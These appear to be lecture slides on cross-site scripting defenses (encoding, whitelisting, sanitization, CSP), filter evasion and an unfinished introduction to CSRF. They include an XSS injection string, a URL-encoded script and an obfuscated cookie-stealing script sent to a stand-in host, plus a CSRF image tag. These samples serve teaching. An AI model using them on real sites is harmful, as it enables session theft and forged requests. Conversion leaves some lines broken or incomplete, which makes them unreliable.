Malicious string	<code>"><script>...</script><input value="</code>
Resulting code	<code><input value=""><script>...</script><input value=""></code>

Secure input handling always needs to be tailored to the context where the user input will be inserted.

Inbound/Outbound Input Handling

- User input can be inserted into several contexts in a page. There is no easy way of determining when user input arrives which context it will eventually be inserted into, and the same user input often needs to be inserted into different contexts.
- Relying on inbound input handling to prevent XSS is thus a very brittle solution that will be prone to errors.
- Thus, outbound input handling should be your primary line of defense against XSS.
- In most modern web applications, user input is handled by both server-side code and client-side code. In order to protect against all types of XSS, secure input handling must be performed in both the **server-side code** and the **client-side code**.

Encoding

- Encoding is the act of escaping user input so that the browser interprets it only as data, not as code. The most recognizable type of encoding in web development is HTML escaping, which converts characters like `<` and `>` into **`<`** and **`>`**, respectively.
- When performing encoding in your client-side code, JavaScript has built-in functions that encode data for different contexts.
- When performing encoding in your server-side code, you rely on the functions available in your server-side language or framework.

```
print "<html>"
print "Latest comment: "
print encodeHtml(userInput)
print "</html>"
```

```
<script>...</script>
```

```
<html>
Latest comment:
&lt;script&gt;...&lt;/script&gt;
</html>
```

Limitations of Encoding

- Even with encoding, it will be possible to input malicious strings into some contexts. A notable example of this is when user input is used to provide URLs, such as in the example below:

```
document.querySelector('a').href = userInput
```

- Although assigning a value to the href property of an anchor element automatically encodes it so that it becomes nothing more than an attribute value, this does not prevent the attacker from inserting a URL beginning with "javascript:". When the link is clicked, whatever JavaScript is embedded will be executed.

Validation

- Validation is the act of filtering user input so that all malicious parts of it are removed, without necessarily removing all code in it.
- One of the most recognizable types of validation in web development is allowing some HTML elements (such as `` and ``) but disallowing others (such as `<script>`).
- There are two main characteristics of validation that differ between implementations:
 - **Classification strategy:** User input can be classified using either *blacklisting* or *whitelisting*.
 - **Validation outcome:** User input identified as malicious can either be *rejected* or *sanitized*.

Classification Strategy: *Blacklisting*

- Instinctively, it seems reasonable to perform validation by defining a **forbidden pattern** that should not appear in user input.
- If a string matches this pattern, it is then marked as **invalid**.
- An example would be to allow users to submit custom URLs with any protocol except `javascript:`. This classification strategy is called *blacklisting*.

Classification Strategy: *Blacklisting*

- **Complexity:**

- Accurately describing the set of all possible malicious strings is usually a very complex task.
- The example policy described above could not be successfully implemented by simply searching for the substring "javascript", because this would miss strings of the form "Javascript:" and "javascript:"

- **Staleness:**

- Even if a perfect blacklist were developed, it would fail if a new feature allowing malicious use were added to the browser.
- For example, an HTML validation blacklist developed before the introduction of the HTML5 `onmousewheel` attribute would fail to stop an attacker from using that attribute to perform an XSS attack.

Classification Strategy: *Whitelisting*

- Because of the previous drawbacks, blacklisting as a classification strategy is strongly discouraged. Whitelisting is usually a much safer approach.
- A whitelist approach defines an **allowed pattern** and marks input as invalid if it *does not* match this pattern.
- In contrast with the blacklisting example before, an example of whitelisting would be to allow users to submit custom URLs containing only the protocols `http:` and `https:`, nothing else.
- This approach would automatically mark a URL as invalid if it had the protocol `javascript:`, even if it appeared as `"Javascript:"` or `"javascript:"`.

Classification Strategy: *Whitelisting*

- **Simplicity:**

- Accurately describing a set of safe strings is generally much easier than identifying the set of all malicious strings.
- This is especially true in common situations where user input only needs to include a very limited subset of the functionality available in a browser.

- **Longevity:**


- Unlike a blacklist, a whitelist will generally not become obsolete when a new feature is added to the browser.
- For example, an HTML validation whitelist allowing only the title attribute on HTML elements would remain safe even if it was developed before the introduction of HTML5 `onmouseover` attribute.

Validation outcome

- When input has been marked as invalid, one of two actions can be taken:
 - **Rejection:** *preventing it from being used elsewhere in the website.*
 - **Sanitization:** All invalid parts of the input are removed, and the remaining input is used normally by the website.
- Rejection is the simplest approach to implement. Sanitization can be more useful since it allows a broader range of input from the user.
 - For example, if a user submits a credit card number, a sanitization routine that removes all non-digit characters would prevent code injection as well as allowing the user to enter the number either with or without hyphens.
- If you decide to implement sanitization, you must make sure that you use well-tested libraries and frameworks should be used for sanitization whenever possible.

Defenses against XSS



- NoScript mitigates XSS attacks by ensuring that all GET and POST variables are properly sanitized for characters that could result in client-side code execution.



Content Security Policy (CSP)*

- The disadvantage of protecting against XSS by using only secure input handling is that even a single lapse of security can compromise your website.
- A recent web standard called Content Security Policy (CSP) can mitigate this risk.
- CSP is used to constrain the browser viewing your page so that it can only use resources downloaded from trusted sources. A *resource* is a script, a stylesheet, an image, or some other type of file referred to by the page. This means that even if an attacker succeeds in injecting malicious content into your website, CSP can prevent it from ever being executed.
- CSP can be used to enforce the following rules:
 - No untrusted sources: External resources can only be loaded from a set of clearly defined trusted sources.
 - No inline resources: Inline JavaScript and CSS will not be evaluated.
 - No eval: The JavaScript eval function cannot be used.

* Read more about CSP on: <https://excess-xss.com/#xss-prevention>



Evading Preventive Measures

- Browsers support a technique known as URL encoding to interpret special characters safely. Each possible character has a corresponding URL encoding, and the browser understands both the interpreted version and encoded characters.
- A simple technique for filter evasion is using URL encoding to obfuscate malicious GET requests.
- For example, the script “<script>alert(`hello`);</script>” encodes to
`\%3C\%73\%63\%72\%69\%70\%74\%3E\%61\%6C\%65\%72\%74\%28\%27\%68\%65\%6C\%6C\%6F\%27\%29\%3B\%3C\%2F\%73\%63\%72\%69\%70\%74\%3E`

Defenses against XSS

- There are several other techniques for evading detection that rely on scanning the actual code for malicious activity.
- For example, an XSS scanner might prevent execution of any script lines that attempt to append a cookie directly to the end of a URL, because this code might indicate an XSS attack.

```
<script>
a = document.cookie;
c = "tp";
b = "ht";
d = "://";
e = "ww";
f = "w.";
g = "vic";
h = "tim";
i = ".c";
j = "om/search.p";
k = "hp?q=";
document.location = b + c + d + e + f + g + h + i + j + k + a;
</script>
```

- By breaking the intended URL into shorter strings that are concatenated later, an attacker might avoid detection by scanners that only check for valid URLs.
- This is a simple example of code obfuscation: the idea of hiding the intention of a section of code from observers.

Attacks on Clients: *Cross-Site Request Forgery*


Cross-Site Request Forgery (CSRF)

- CSRF is essentially the **opposite** of cross-site scripting. While XSS *exploits a user's trust of a specific website*, *CSRF exploits a website's trust of a specific user*.
- In a CSRF attack, a *malicious website causes a user to unknowingly execute commands on a third-party site that trusts that user*.




```
<img  
  src=http://www.netflix.com  
/addToQueue?  
movieid=70011204 width="1"  
  height="1" border="0">
```

Cross-Site Request Forgery




CSRF Attack

- Assume that the victim is logged-in to www.bofw.com

